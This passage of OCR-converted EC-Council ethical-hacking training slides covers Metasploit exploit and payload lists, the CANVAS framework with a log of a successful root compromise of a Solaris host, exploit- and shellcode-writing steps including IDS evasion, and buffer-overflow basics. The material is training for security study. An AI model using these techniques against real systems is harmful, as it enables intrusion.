  arkeia_type77_macos            Arkeia Backup Client Type 77 Overflow (Mac OS X
)
  arkeia_type77_win32            Arkeia Backup Client Type 77 Overflow (Win32)
  awstats_configdir_exec         AWStats configdir Remote Command Execution
  backupexec_agent               Veritas Backup Exec Windows Remote Agent Overfl
ow
  backupexec_dump                Veritas Backup Exec Windows Remote File Access
```



```
msf > show payloads

Metasploit Framework Loaded Payloads
====================================

  bsd_ia32_bind                      BSD IA32 Bind Shell
  bsd_ia32_bind_stg                  BSD IA32 Staged Bind Shell
  bsd_ia32_exec                      BSD IA32 Execute Command
  bsd_ia32_findrecv                  BSD IA32 Recv Tag Findsock Shell
  bsd_ia32_findrecv_stg              BSD IA32 Staged Findsock Shell
  bsd_ia32_findsock                  BSD IA32 SrcPort Findsock Shell
  bsd_ia32_reverse                   BSD IA32 Reverse Shell
  bsd_ia32_reverse_stg               BSD IA32 Staged Reverse Shell
  bsd_sparc_bind                     BSD SPARC Bind Shell
  bsd_sparc_reverse                  BSD SPARC Reverse Shell
  bsdi_ia32_bind                     BSDi IA32 Bind Shell
  bsdi_ia32_bind_stg                 BSDi IA32 Staged Bind Shell
  bsdi_ia32_findsock                 BSDi IA32 SrcPort Findsock Shell
  bsdi_ia32_reverse                  BSDi IA32 Reverse Shell
  bsdi_ia32_reverse_stg              BSDi IA32 Staged Reverse Shell
  cmd_generic                        Arbitrary Command
  cmd_interact                       Unix Interactive Shell
  cmd_irix_bind                      Irix Inetd Bind Shell
  cmd_localshell                     Interactive Local Shell
  cmd_sol_bind                       Solaris Inetd Bind Shell
  cmd_unix_reverse                   Unix Telnet Piping Reverse Shell
  cmd_unix_reverse_bash              Unix /dev/tcp Piping Reverse Shell
  cmd_unix_reverse_nss               Unix Spaceless Telnet Piping Reverse Shell
  generic_sparc_execve               BSD/Linux/Solaris SPARC Execute Shell
  irix_mips_execve                   Irix MIPS Execute Shell
  linux_ia32_adduser                 Linux IA32 Add User
  linux_ia32_bind                    Linux IA32 Bind Shell
  linux_ia32_bind_stg                Linux IA32 Staged Bind Shell
  linux_ia32_exec                    Linux IA32 Execute Command
  linux_ia32_findrecv                Linux IA32 Recv Tag Findsock Shell
  linux_ia32_findrecv_stg            Linux IA32 Staged Findsock Shell
  linux_ia32_findsock                Linux IA32 SrcPort Findsock Shell
  linux_ia32_reverse                 Linux IA32 Reverse Shell
  linux_ia32_reverse_impurity        Linux IA32 Reverse Impurity Upload/Execute
  linux_ia32_reverse_stg             Linux IA32 Staged Reverse Shell
  linux_ia32_reverse_udp             Linux IA32 Reverse UDP Shell
  linux_sparc_bind                   Linux SPARC Bind Shell
  linux_sparc_findsock               LINUX SPARC SrcPort Find Shell
  linux_sparc_reverse                Linux SPARC Reverse Shell
  osx_ppc_bind                       Mac OS X PPC Bind Shell
  osx_ppc_bind_stg                   Mac OS X PPC Staged Bind Shell
  osx_ppc_findrecv_stg               Mac OS X PPC Staged Find Recv Shell
  osx_ppc_reverse                    Mac OS X PPC Reverse Shell
  osx_ppc_reverse_nf_stg             Mac OS X PPC Staged Reverse Null-Free Shell
  osx_ppc_reverse_stg                Mac OS X PPC Staged Reverse Shell
  solaris_ia32_bind                  Solaris IA32 Bind Shell
  solaris_ia32_findsock              Solaris IA32 SrcPort Findsock Shell
  solaris_ia32_reverse               Solaris IA32 Reverse Shell
  solaris_sparc_bind                 Solaris SPARC Bind Shell
  solaris_sparc_findsock             Solaris SPARC SrcPort Find Shell
  solaris_sparc_reverse              Solaris SPARC Reverse Shell
  win32_adduser                      Windows Execute net user /ADD
```


CANVAS

- CANVAS is a security tool written in Python and developed by Immunity Software's team
- It is an inclusive exploitation framework that casts vulnerability information into practical exploits
- Components of CANVAS:
  - *CANVAS Overview:*
    - Contains the explanations of CANVAS design with GUI layout and interaction
  - *LSASS Exploit:*
    - Shows CANVAS exploit for lsass.exe
  - *SPOOLER Exploit:*
    - Shows CANVAS exploit for spooler.exe
  - *Linksys apply.cgi Exploit*:
    - Shows exploit for the apply.cgi overflow influencing various linksys devices
  - *MSDTC Exploit:*
    - Shows CANVAS msdtc exploit
  - *Snort BackOrifice Exploit:*
    - Shows CANVAS exploit for the Snort Back Orifice Preprocessor vulnerability

CANVAS (contd)

- CANVAS runs on Windows 2000, XP and Linux; and operate on both GUI and command line
- Features:
  - Working syscall proxy system
  - Solid payload encoder system
  - Automatic SQL injection module
- Working of CANVAS on GUI:
  - Setting the target:
    - Set the vulnerable host for attack
  - Selecting and running the exploit:
    - Select the planned attack and run the exploit
  - Handling an effectively hacked host:
    - Communicate with hacked host by running the commands
  - Setting the host for further attacks:
    - Bounce the attack in further nodes
  - Striding the attack outside the framework:
    - Set the attack outside the predefined framework

CANVAS




Name	Description
Exploits	CANVAS Exploits
Commands	Commands to run on target (remember to select the Nodes)
Tools	Various tools
Recon	Various tools for Recon
DoS	Denial of service attacks
Listener Shells	Control Active Listener
Helium	Control Current Helium

```
No country exclude list loaded
Canvas GUI Version 5.0 Started

Your use of CANVAS is subject to certain terms and conditions, as specified in the CANVAS License. By using CANVAS, you agree to these terms.
One of these conditions is that the CANVAS license, as included with this package, is the sole description of your rights.
You hereby agree that any attached conditions to your Purchase Order are disregarded.
CANVAS is brought to you by: Bas Alberts, Dave Aitel, Sinan Eren, and Nicolas Waisman
Local IP=127.0.0.1
Your CANVAS subscription expires
Your CANVAS subscription is registered to
If you are getting close to expiring, contact dave@immunitysec.com to renew!
```

```
Loading arpscan
Loaded arpscan
Loading apachechunk_win3
Loaded apachechunk_win32
No GeoIP installed. Not
Loading addhostsfromfile
Loaded addhostsfromfile
No GeoIP installed. Not
Loading addhost
Loaded addhost
Loading Insight
Loaded Insight
Getting interface data
Possibly darwin or other
socketlist=[<socket._soc
Registered ip(127.0.0.1)
Something in menu of Int

(canvasguigtk2.py:2661):
: dlcompat: file "libgno
Something in menu of en1
nterface']
Got Set as callback inte
```

EC-Council

CANVAS



Immunity CANVAS (http://www.immunitysec.com/CANVAS)

Current Local IP Address: 192.168.1.101

Name	Description
Current	Attacks against the current host
cachefsd_lpd	cachefsd .cfs_mnt File Stack Overflow (requires in.lpd for file upload)
cmsd_xdrarray	rpc.cmsd xdr_array heap overflow
dtspcd	dtspcd heap overflow
in_lpd	in.lpd command execution (Solaris 8)
kcms_server	kcms_server file retrieval
portscan	Portscanner
rpcdump	SunRPC Dumper
sadmind	Sadmind Remote Exploit for Solaris
samba_nttrans	Samba Nttrans Overflow
samba_trans2	Samba Trans2 Stack Overflow
snmpXdmid	snmpXdmid Buffer Overflow
sunlogin	Solaris Login Overflow
sunlogin_pamh	Solaris Login pamh Overflow
ttdb_xdrarray	rpc.ttdbserverd xdr_array Heap Overflow
Exploits	CANVAS Exploit Modules

References: http://xforce.iss.net/alerts/advise101.php http://www.kb.cert.org,
CVE Name: CVE-2001-0803
Date public: Nov 06, 2001
CERT Advisory: http://www.cert.org/advisories/CA-2001-31.html

ID	Status	Information
0	▮▮▮▮▮	Scanning 192.168.1.101 (done)
1	▮▮▮▮▮	Scanning 192.168.1.25 (done)
2	▮▮▮▮▮	dtspcd attacking 192.168.1.25:6112 (succeeded)
3	▮▮▮▮▮	Shell at [('192.168.1.25', 6112)]

```
Command "id -a" returned: "uid=0(root) gid=0(root)"
Command "echo "owned!"" returned: "owned!"
```

```
listener id 3 runcommand() returned uid=0(root) gid=0(root)
Doing command on listener id 3
CANVAS ENGINE Popen() on id 3
listener id 3 runcommand() returned owned!
```

Host	OS	Status
192.168.1.101	Linux	Not owned
192.168.1.25	Solaris 8	Not owned

EC-Council

Steps for Writing an Exploit

- Identify and analyze application bug
- Write code to control the target memory
- Redirect the execution flow
- Inject the shellcode
- Encrypt the communication to avoid IDS alarms

Differences Between Windows and Linux Exploits

- *Windows*
  - Exploits call functions exported by dynamic link libraries
  - Exploits written for Windows OS overwrite the return addresses on the stack with an address that contains “jmp reg” instruction where reg stands for register

- *Linux*
  - Linux exploits uses system calls
  - Exploits override the saved return address with a stack address where a user supplied data can be found

Shellcodes

- Shellcodes are set of instructions used by exploit programs for carrying out desired function
- These are executed after a vulnerability is exploited
- Shellcodes are working machine instructions in a character array
- Machine instruction are used to directly process the desired instruction at memory location
- These machine instructions are consists of opcodes

NULL Byte


- Shell functions are usually injected via string functions such as read(), sprintf() and strcpy()
- Most string functions expect NULL byte termination
- Example:
  - NULL byte in assembly language code
  - “I am a CEH”, 0x00

Types of Shellcodes

- Remote Shellcodes
    - Port Binding Shellcode
    - Socket Descriptor Reuse Shellcode
- Local Shellcodes
    - execve shellcode
    - setuid shellcode
    - chroot shellcode
    - Windows shellcode

Tools Used for Shellcode Development

- NASM
- GDB
- objdump
- ktrace
- strace
- readelf



NASM

- NASM is an x 86 portable, reusable and modular assembler
- It supports following file formats:
  - Linux a.out and ELF, COFF
  - Microsoft 16-bit OBJ and Win32
- It supports following opcodes:
  - Pentium
  - P6
  - MMX
  - 3DNow!
  - SSE

GDB

- GNU Project debugger gives the intrinsic details of program in execution or the status of another program during the crash
- *Supporting Platforms:*
  - Unix
  - Microsoft Windows variants
- *Supporting Languages:*
  - C++, Objective-C, Fortran, Java, Pascal, assembly, Modula-2, and Ada
- Latest version of GDB is version 6.3

Objdump

- It is a binary utility used to display information about one or more object files
- It takes objfiles as inputs and shows the result on specified archive file
- Following are some options used with objdump:
  - [`-a'|`--archive-headers']
  - [`-b' *bfdname*|`--target=*bfdname*']
  - [`-C'|`--demangle'[=*style*]]
  - [`-d'|`--disassemble']
  - [`-D'|`--disassemble-all']
  - [`-EB'|`-EL'|`--endian='{big | little }]
  - [`-f'|`--file-headers'] [`--file-start-context']
  - [`-g'|`--debugging']
  - [`-h'|`--section-headers'|`--headers']
  - [`-i'|`--info']

Ktrace

- Ktrace function is used to trace kernel for one or more running processes
- Out put of kernel trace is stored in a tracefile ktrace.out
- Following kernel operation can be traced:
  - System calls
  - namei translations
  - Signal processing
  - I/O
- Examples of options used with ktrace:
  - -a
  - -C
  - -c
  - -d

Strace

- Strace is a debugging tool used to trace all system calls made by another processes and programs
- Strace can trace the binary files if source is not available
- It helps in bug isolation, sanity checking and capturing race conditions
- Following options can be used with strace:

  strace [**-dffhiqrtttTvxx**] [**-a***column*] [**-e***expr*] ... [**-o***file*] [**-p***pid*] ... [**-s***strsize*] [**-u***username*] [**-E***var=val*] ... [**-E***var*] ... [*command* [*arg* ...]]

  strace -c [**-e***expr*] ... [**-O***overhead*] [**-S***sortby*] [*command* [*arg* ...]]

readelf

- Used to get information about .elf format files
- Supports 32-bit and 62-bit .elf file formats
- Exists independently in BFD library
- Information from readelf can be controlled using various options. For example:
  - -a/--all
  - -h/--file-header
  - -l/--program header/--segment
  - -S/--sections/--section-headers
  - -g/--section groups
  - -s/--symbols/--symb
  - -e/--headers


EC-Council

Steps for Writing a Shellcode

- Write the code in assembly language or in c language and disassemble it
- Get the argument (args) and syscall Id
- Convert the assembly codes in to opcodes
- Eliminate null bytes
- Spawn shell
- Compile
- Execute
- Trace the code
- Inject in a running program

Issues Involved With Shellcode Writing

- Addressing problem
- Null byte problem
- System call implementation



Summary

- Exploits are codes written to exploit the vulnerability
- There could be following type of exploit attacks:
  - Stack overflow
  - Heap corruption
  - Format string
  - Integer bug
  - TCP/IP
  - Race condition
- Exploits use shellcode as main attacking nucleus
- Shellcodes code can be divided as
  - Port binding
  - Socket descriptor reuse
  - execve shellcode
  - setuid shellcode
  - chroot shellcode
- Common issues involved in shellcode writting

Ethical Hacking

Smashing The Stack For Fun And Profit

Before you start...

- Basic knowledge of the following are required:
  - Assembly language
  - Virtual memory concepts
  - GDB debugger knowledge
  - C++
  - Linux skills

What is a Buffer?

- A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type
- C programmers normally associate with the word buffer arrays (character arrays)
- Arrays, like all variables in C, can be declared either static or dynamic

Static Vs Dynamic Variables

- Static variables are allocated at load time on the data segment
- Dynamic variables are allocated at run time on the stack
- Buffer Overflow exploits require dynamic variables

Stack Buffers

- Processes are divided into three regions:
  - Text, Data, and Stack
- The text region is fixed by the program and includes code (instructions) and read-only data
- This region corresponds to the text section of the executable file
- This region is normally marked read-only and any attempt to write to it will result in a segmentation violation

Data Region

- The data region contains initialized and uninitialized data
- Static variables are stored in this region
- The data region corresponds to the data-bss sections of the executable file
- Its size can be changed with the brk(2) system call

Memory Process Regions

```
/------------------\   lower
|                  |   memory
|       Text       |   addresses
|                  |
|------------------|
|   (Initialized)  |
|        Data      |
|  (Uninitialized) |
|------------------|
|                  |
|       Stack      |   higher
|                  |   memory
\------------------/   addresses
```

EC-Council

What Is A Stack?

- A stack of objects has the property that the last object placed on the stack will be the first object removed
- This property is commonly referred to as last in, first out queue, or a LIFO
- Several operations are defined on stacks
- Two of the most important are PUSH and POP
- PUSH adds an element at the top of the stack
- POP reduces the stack size by one by removing the last element at the top of the stack

Why Do We Use A Stack?

- Modern computers are designed with the need of high-level languages in mind
- The most important technique for structuring programs introduced by high-level languages is the procedure or function
- A procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call
- This high-level abstraction is implemented with the help of the stack

The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function

